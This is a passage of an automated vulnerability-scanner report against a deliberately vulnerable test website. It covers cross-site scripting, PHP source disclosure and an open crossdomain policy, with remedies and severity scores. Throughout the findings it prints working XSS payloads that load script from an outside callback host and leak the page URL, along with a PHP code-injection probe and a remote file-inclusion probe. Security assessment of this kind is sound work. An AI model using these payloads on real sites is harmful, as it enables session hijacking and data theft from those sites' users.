X-Scanner: Acunetix 360

Submit=Submit&comment=&name=%3cyour+name+here%3e&phpaction=echo+%24_POST%5bcomment%5d%3b
```

Response

Response Time (ms) : 0 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:50:12 GMT
```

9.2. http://testphp.vulnweb.com/guestbook.php

CONFIRMED

Method	Parameter	Value
--------	-----------	-------

POST 	name	anonymous user
POST 	submit	add message
POST 	text	<img src=N onerror="this.onerror='';this.src='//ridjypwv8f7xdrhujp0qcaeyah3lswjp8ykcfvx'+u3w.r87.m...

Request

```
POST /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 44
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/guestbook.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

name=anonymous+user&submit=add+message&text=
```

Response

Response Time (ms) : 0 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:49:43 GMT
```

9.3. http://testphp.vulnweb.com/guestbook.php

CONFIRMED

Method	Parameter	Value
--------	-----------	-------

POST 	name	<iMg src=N onerror="this.onerror='';this.src='//ridjypwv8fc0uckt0nlhpdurraktkpqvk5e2uvxz'+ 'xky.r87.m...
POST 	submit	add message
POST 	text	

Request

POST /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 44
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/guestbook.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

name=anonymous+user&submit=add+message&text=

Response

Response Time (ms) : 0 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:49:43 GMT

9.4. http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=&p=%3CiMg%20src%3dN%20onerror%3d%22this.onerror%3d%27%27%3bthis.src%3d%27%2f%2fridjypwv8fddnk4duvgvu8f8dx_poxtnv7yprlza%27%2b%276qy.r87.me%2fr%2f%3f%27%2blocation.href%22%3E&pp=12

CONFIRMED

Method	Parameter	Value
GET	aaaa%2f	
GET	pp	12
GET	p	<iMg src=N onerror="this.onerror='';this.src='//ridjypwv8fddnk4duvgvu8f8dx_poxtnv7yprlza'+'6qy.r87.m...

Request

```
GET /hpp/params.php?aaaa%2f=&p=valid&pp=12 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/hpp/?pp=12
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 0 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:50:07 GMT
```

9.5. <http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=3&p=valid&pp=%3CiMg%20src%3dN%20onerror%3d%22this.onerror%3d%27%27%3bthis.src%3d%27%2f%2fridjypwv8faqdeuhg6webmhnuuwy1ib2s6jrjyd%27%2b%27x-y.r87.me%2fr%2f%3f%27%2blocation.href%22%3E>

CONFIRMED

Method	Parameter	Value
--------	-----------	-------

GET	aaaa%2f	3
GET	pp	<iMg src=N onerror="this.onerror='';this.src='//ridjypwv8faqdeuhg6webmhnuuwy1ib2s6jrjyd'+ 'x-y.r87.m...
GET	p	valid

Request

GET /hpp/params.php?aaaa%2f=&p=valid&pp=12 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/hpp/?pp=12
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

Response

Response Time (ms) : 0 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:50:07 GMT

9.6. http://testphp.vulnweb.com/search.php?test=query

CONFIRMED

Method	Parameter	Value
POST 	searchFor	<iMg src=N onerror="this.onerror='';this.src='//ridjypwv8f10xnb8rwbqx_aqotcrzt1hd x4069ax'+ 'xf8.r87.m...
POST 	goButton	go
POST 	test	query

Request

```
POST /search.php?test=query HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 22
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

searchFor=&goButton=go
```

Response

Response Time (ms) : 0 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:49:42 GMT
```

9.7. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
--------	-----------	-------

POST 	username	Smith
POST 	ucc	4916613944329494
POST 	uphone	3

Method	Parameter	Value
POST 	upass2	Inv1@cti
POST 	uemail	invicti@example.com
POST 	upass	Inv1@cti
POST 	uaddress	<iMg src="//r87.me/images/1.jpg" onload="this.onload='';this.src='//ridjypwv8fhv-_hlof1nv6dj2agkbtma...
POST 	signup	signup
POST 	uuname	Smith

Request

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 75
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

urname=&ucc=&uphone=&upass2=&uemail=&upass=&uaddress=&signup=signup&uuname=
```

Response

Response Time (ms) : 0 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:50:00 GMT

9.8. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
POST	username	Smith
POST	ucc	4916613944329494
POST	uphone	3
POST	upass2	Inv1@cti
POST	uemail	<iMg src="//r87.me/images/1.jpg" onload="this.onload='';this.src='//ridjypwv8fx82ea9bs_am0fdfsn0fyjr...
POST	upass	Inv1@cti
POST	uaddress	3
POST	signup	signup

Method	Parameter	Value
--------	-----------	-------

POST		
------	--	--



uname	Smith
-------	-------

Request

POST /secured/newuser.php HTTP/1.1

Host: testphp.vulnweb.com

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8

Accept-Language: en-us,en;q=0.5

Cache-Control: no-cache

Content-Length: 75

Content-Type: application/x-www-form-urlencoded

Referer: http://testphp.vulnweb.com/signup.php

User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36

X-Scanner: Acunetix 360

uname=&ucc=&uphone=&upass2=&uemail=&upass=&uaddress=&signup=signup&uname=

Response

Response Time (ms) : 0 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK

Server: nginx/1.4.1

X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

Connection: keep-alive

Content-Type: text/html

Transfer-Encoding: chunked

Date: Fri, 10 Jul 1970 18:50:00 GMT

9.9. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
--------	-----------	-------

POST		
------	--	--



uname	Smith
-------	-------

Method	Parameter	Value
POST 	ucc	<iMg src="//r87.me/images/1.jpg" onload="this.onload='';this.src='//ridjypwv8fyrc9ocxex0b6a7o2glokt7..."
POST 	uphone	3
POST 	upass2	Inv1@cti
POST 	uemail	invicti@example.com
POST 	upass	Inv1@cti
POST 	uaddress	3
POST 	signup	signup
POST 	uuname	Smith

Request

```

POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 75
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

uname=&ucc=&uphone=&upass2=&uemail=&upass=&uaddress=&signup=signup&uuname=

```

Response

Response Time (ms) : 0 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:50:00 GMT

9.10. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
POST	username	Smith
POST	ucc	4916613944329494
POST	uphone	<iMg src="//r87.me/images/1.jpg" onload="this.onload='';this.src='//ridjypwv8fst8vffuwhiu0nkqjwzrmxp...
POST	upass2	Inv1@cti
POST	uemail	invicti@example.com
POST	upass	Inv1@cti
POST	uaddress	3
POST	signup	signup

Method	Parameter	Value
--------	-----------	-------

POST	username	Smith
------	----------	-------



Request

POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 75
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360

username=&ucc=&uphone=&upass2=&uemail=&upass=&uaddress=&signup=signup&username=

Response

Response Time (ms) : 0 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:50:00 GMT

9.11. http://testphp.vulnweb.com/secured/newuser.php

CONFIRMED

Method	Parameter	Value
--------	-----------	-------

POST	username	gukhls2vocshuewfx8...
------	----------	--



Method	Parameter	Value
POST 	ucc	4916613944329494
POST 	uphone	3
POST 	upass2	Inv1@cti
POST 	uemail	invicti@example.com
POST 	upass	Inv1@cti
POST 	uaddress	3
POST 	signup	signup
POST 	uuname	Smith

Request

```

POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 75
Content-Type: application/x-www-form-urlencoded
Referer: http://testphp.vulnweb.com/signup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Acunetix 360

uname=&ucc=&uphone=&upass2=&uemail=&upass=&uaddress=&signup=signup&uuname=

```

Response

Response Time (ms) : 0 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:50:00 GMT
```

Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such as [OWASP ESAPI](#) and [Microsoft Anti-cross-site scripting](#).

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- [Cross-site Scripting Web Application Vulnerability](#)
- [XSS Shell](#)
- [XSS Tunnelling](#)
- [OWASP - Cross-site Scripting](#)

Remedy References

- [Microsoft Anti-XSS Library](#)
- [Content Security Policy \(CSP\) Explained](#)
- [Negative Impact of Incorrect CSP Implementations](#)
- [OWASP XSS Prevention Cheat Sheet](#)
- [OWASP AntiSamy Java](#)



CLASSIFICATION

PCI DSS v3.2

[6.5.7](#)

OWASP 2013

[A3](#)

OWASP 2017	A7
CWE	79
CAPEC	19
WASC	8
HIPAA	164.308(A)
ISO27001	A.14.2.5

CVSS 3.0 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N

10. [Possible] Blind Cross-site Scripting

HIGH



3

Acunetix 360 detected Possible Blind Cross-site Scripting via capturing a triggered DNS A request, which allows an attacker to execute a dynamic script (*JavaScript*, *VBScript*) in the context of the application, but was unable to confirm the vulnerability.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Mounting phishing attacks.
- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

10.1. `http://testphp.vulnweb.com/hpp/?pp=%27%22--%3e%3c%2fstyle%3e%3c%2fscRipt%3e%3cscRipt%20src%3d%22%2f%2fridjypwv8fs7i1vnesuw31a_gh20osjddxfnytk5aoa%26%2346%3br87%26%2346%3bme%22%3e%3c%2fscRipt%3e`

Method	Parameter	Value
--------	-----------	-------

GET



pp

'"--></style></scRipt><scRipt src="//ridjypwv8fs7i1vnesuw31a_gh20osjddxfnytk5aoa.r87.me"></s...

Certainty



Request

```
GET /hpp/?pp=12 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/hpp/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 0 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:49:56 GMT
```

10.2. <http://testphp.vulnweb.com/listproducts.php?artist=%3ciframe%20src%3d%22%2f%2fridjypwv8fzohnbuahy6zdnsxhgsomh13nrgqvmrlka%26%2346%3br87%26%2346%3bme%22%3e%3c%2fiframe%3e>

Method	Parameter	Value
GET	artist	<iframe src="//ridjypwv8fzohnbuahy6zdnsxhgsomh13nrgqvmrlka.r87.me"></iframe>

Certainty



Request

```
GET /listproducts.php?artist=1 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/artists.php?artist=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```


Response

Response Time (ms) : 0 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:49:58 GMT
```

10.3. http://testphp.vulnweb.com/listproducts.php?cat=%3Ciframe%20src%3d%22%2f%2fridjypwv8fvkx_gvldphm66nlvy4f3jcmjcmdevu78y%26%2346%3br87%26%2346%3bme%22%3E%3C%2fiframe%3E

Method	Parameter	Value
--------	-----------	-------

GET	cat	<iframe src="//ridjypwv8fvkx_gvldphm66nlvy4f3jcmjcmdevu78y.r87.me"></iframe>
-----	-----	--



Certainty



Request

```
GET /listproducts.php?cat=1 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/categories.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 0 Total Bytes Received : 188 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: text/html
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:49:43 GMT
```

Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such as [OWASP ESAPI](#) and [Microsoft Anti-cross-site scripting](#).

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- [Cross-site Scripting Web Application Vulnerability](#)
- [XSS Shell](#)
- [XSS Tunnelling](#)
- [OWASP - Cross-site Scripting](#)

Remedy References

- [Negative Impact of Incorrect CSP Implementations](#)
- [Content Security Policy \(CSP\) Explained](#)



CLASSIFICATION

PCI DSS v3.2	6.5.7
OWASP 2013	A3
OWASP 2017	A7
CWE	79

CAPEC	19
WASC	8
HIPAA	164.308(A)
ISO27001	A.14.2.5

CVSS 3.0 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
--

CVSS 3.1 SCORE

Base	8.6 (High)
Temporal	8.6 (High)
Environmental	8.6 (High)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N
--

11. [Possible] Source Code Disclosure (PHP)

MEDIUM



1

Acunetix 360 identified a possible source code disclosure (PHP).

An attacker can obtain server-side source code of the web application, which can contain sensitive data - such as database connection strings, usernames and passwords - along with the technical and business logic of the application.

Impact

Depending on the source code, database connection strings, username, and passwords, the internal workings and business logic of application might be revealed. With such information, an attacker can mount the following types of attacks:

- Access the database or other data resources. Depending on the privileges of the account obtained from the source code, it may be possible to read, update or delete arbitrary data from the database.
- Gain access to password protected administrative mechanisms such as dashboards, management consoles and admin panels, hence gaining full control of the application.
- Develop further attacks by investigating the source code for input validation errors and logic vulnerabilities.

Vulnerabilities

11.1. <http://testphp.vulnweb.com/showimage.php?file=hTTP%3a%2f%2fr87.com%2fn&size=160>

Method	Parameter	Value
GET 	size	160
GET 	file	hTTP://r87.com/n

```
<? print
chr(78).chr(69).chr(84).chr(83).chr(80).chr(65).chr(82).chr(75).chr(69).chr(82).chr(95).chr(70).chr(
48).chr(77).chr(49) ?>
```

Certainty



Request

```
GET /showimage.php?file=hTtp%3a%2f%2fr87.com%2fn&size=160 HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: login=test%2Ftest
Referer: http://testphp.vulnweb.com/search.php?test=query
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```

Response

Response Time (ms) : 1059.6284 Total Bytes Received : 189 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Connection: keep-alive
Content-Type: image/jpeg
Transfer-Encoding: chunked
Date: Fri, 10 Jul 1970 18:58:39 GMT
```

```
<? print chr(78).chr(69).chr(84).chr(83).chr(80).chr(65).chr(82).chr(75).chr(69).chr(82).chr(95).chr(70).chr(48).chr(77).chr(49) ?>
<? print chr(45).(44353702950+(intval($_GET["nsxint"])*4567)).chr(45) ?>
<script>netsparkerRFI(0x066666)</script>
```

Actions to Take

1. Confirm exactly what aspects of the source code are actually disclosed; due to the limitations of this type of vulnerability, it might not be possible to confirm this in all instances. Confirm this is not an intended functionality.
2. If it is a file required by the application, change its permissions to prevent public users from accessing it. If it is not, then remove it from the web server.
3. Ensure that the server has all the current security patches applied.
4. Remove all temporary and backup files from the web server.

Required Skills for Successful Exploitation

This is dependent on the information obtained from the source code. Uncovering these forms of vulnerabilities does not require high levels of skills. However, a highly skilled attacker could leverage this form of vulnerability to obtain account information from databases or administrative panels, ultimately leading to the control of the application or even the host the application resides on.

External References

- [Source Code Disclosure over HTTP - SecurEyes](#)

OWASP 2013	A5
OWASP 2017	A3
CWE	540
CAPEC	118
WASC	13
HIPAA	164.306(A), 164.308(A)
ISO27001	A.9.4.5

CVSS 3.0 SCORE

Base	5.3 (Medium)
Temporal	5.3 (Medium)
Environmental	5.3 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

CVSS 3.1 SCORE

Base	5.3 (Medium)
Temporal	5.3 (Medium)
Environmental	5.3 (Medium)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N



12. Open Policy Crossdomain.xml Detected

MEDIUM



1

CONFIRMED



1

Acunetix 360 detected an Open Policy Crossdomain.xml file.

Impact

Open policy Crossdomain.xml file allows other SWF files to make HTTP requests to your web server and see its response. This can be used for accessing one time tokens and CSRF nonces to bypass CSRF restrictions.

Vulnerabilities

12.1. <http://testphp.vulnweb.com/crossdomain.xml>

CONFIRMED

Policy Rules

- `<allow-access-from domain="*" to-ports="*" secure="false" />`

Request

```
GET /crossdomain.xml HTTP/1.1
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.0 Safari/537.36
X-Scanner: Acunetix 360
```


Response

Response Time (ms) : 199.9897 Total Bytes Received : 225 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Connection: keep-alive
Content-Length: 224
Last-Modified: Tue, 11 Sep 2012 10:30:22 GMT
Accept-Ranges: bytes
Content-Type: text/xml
Date: Fri, 10 Jul 1970 18:49:42 GMT
ETag: "504f12be-e0"

<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM "http://www.adobe.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
  <allow-access-from domain="*" to-ports="*" secure="false"/>
</cross-domain-policy>
```

Remedy

Configure your Crossdomain.xml to prevent access from everywhere to your domain.

External References

- [Cross-domain policy file usage recommendations for Flash Player](#)
- [Crossdomain.xml invites Cross-site Mayhem](#)



CLASSIFICATION

OWASP 2013	A5
OWASP 2017	A6
CWE	16
WASC	15
ISO27001	A.14.2.5

CVSS 3.0 SCORE

Base	6.5 (Medium)
------	--------------

CVSS 3.0 SCORE

Temporal	6.2 (Medium)
Environmental	6.2 (Medium)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N/E:H/RL:O/RC:C
--

CVSS 3.1 SCORE

Base	6.5 (Medium)
Temporal	6.2 (Medium)
Environmental	6.2 (Medium)

CVSS Vector String

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N/E:H/RL:O/RC:C
--

13. [Possible] Cross-site Scripting

MEDIUM



1

Acunetix 360 detected Possible Cross-site Scripting, which allows an attacker to execute a dynamic script (*JavaScript*, *VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Although Acunetix 360 believes there is a cross-site scripting in here, it could **not confirm it**. We strongly recommend investigating the issue manually to ensure it is cross-site scripting and needs to be addressed.

Impact

There are many different attacks that can be leveraged through the use of XSS, including:

- Hijacking user's active session.
- Changing the look of the page within the victim's browser.
- Mounting a successful phishing attack.
- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

13.1. [http://testphp.vulnweb.com/showimage.php?file='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker\(0x007B47\)%3C/scRipt%3E&size=160](http://testphp.vulnweb.com/showimage.php?file='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x007B47)%3C/scRipt%3E&size=160)

Method		Parameter	Value
GET		size	160
GET		file	'"--></style></scRipt><scRipt>netsparker(0x007B47)</scRipt>

Notes

- Due to the Content-type header of the response, exploitation of this vulnerability might not be possible because of the browser used or because of the presence of certain web tools. We recommend that you fix this even if it is not an exploitable XSS vulnerability because it can allow an attacker to introduce other attacks to exploit it. But, these issues are not confirmed; you will need to manually confirm them yourself. In general, lack of filtering in the response can cause Cross-site Scripting vulnerabilities in browsers with built-in mime sniffing (such as Internet Explorer).

Proof URL

[http://testphp.vulnweb.com/showimage.php?file='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert\(0x007B47\)%3C/scRipt%3E&size=160](http://testphp.vulnweb.com/showimage.php?file='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x007B47)%3C/scRipt%3E&size=160)

Certainty



Request

```
